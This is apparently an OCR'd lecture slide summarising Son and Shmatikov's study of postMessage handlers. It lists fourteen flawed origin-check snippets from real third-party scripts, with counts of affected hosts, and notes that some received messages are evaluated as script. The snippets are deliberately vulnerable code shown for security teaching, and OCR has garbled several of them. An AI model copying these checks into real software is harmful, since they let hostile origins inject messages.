
262 have an incorrect origin check

84 have exploitable vulnerabilities

- Received message is evaluated as a script, stored into localStorage, etc.

Incorrect Origin Checks

[Son and Shmatikov]



Check	Hosts	Origin check
1	107	if(/[\/|\.]chartbeat.com$/.test(a.origin))
2	71	if(m.origin.indexOf("sharethis.com") != -1)
3	35	if(a.origin && a.origin.match(/\.kissmetrics\.com/))
4	20	var w = /jumptime\.com(: [0 − 9])?$/; if (!v.origin.match(w))
5	4	if(!a.origin.match(/readspeaker.com/gi))
6	1	a.origin.indexOf("widgets.ign.com") != 1
7	1	if(e.origin.match(/http(s?)\ : \/\/\ w+?\.?dastelefonbuch.de/)
8	1	if((/\api.weibo\.com$/).test(I.origin))
9	1	if(/id.rambler.ru$/i.test(a.origin))
10	1	if(e.origin.indexOf(location.hostname)==-1){return;}
11	7	if((/^(https? : //[^/]+)/. + (pss|selector| payment.portal|matpay − remote).js/i) .exec(src)[1] == e.origin)
12	5	if(g.origin && g.origin !== l.origin) { return; } else { ... }
13	1	if((typeof d === "string" && (n.origin !== d && d !== "*"))||(j.isFunction(d) && d(n.origin) === !1))
14	24	if(event.origin != "http://cdn-static.liverail.com" && event.data)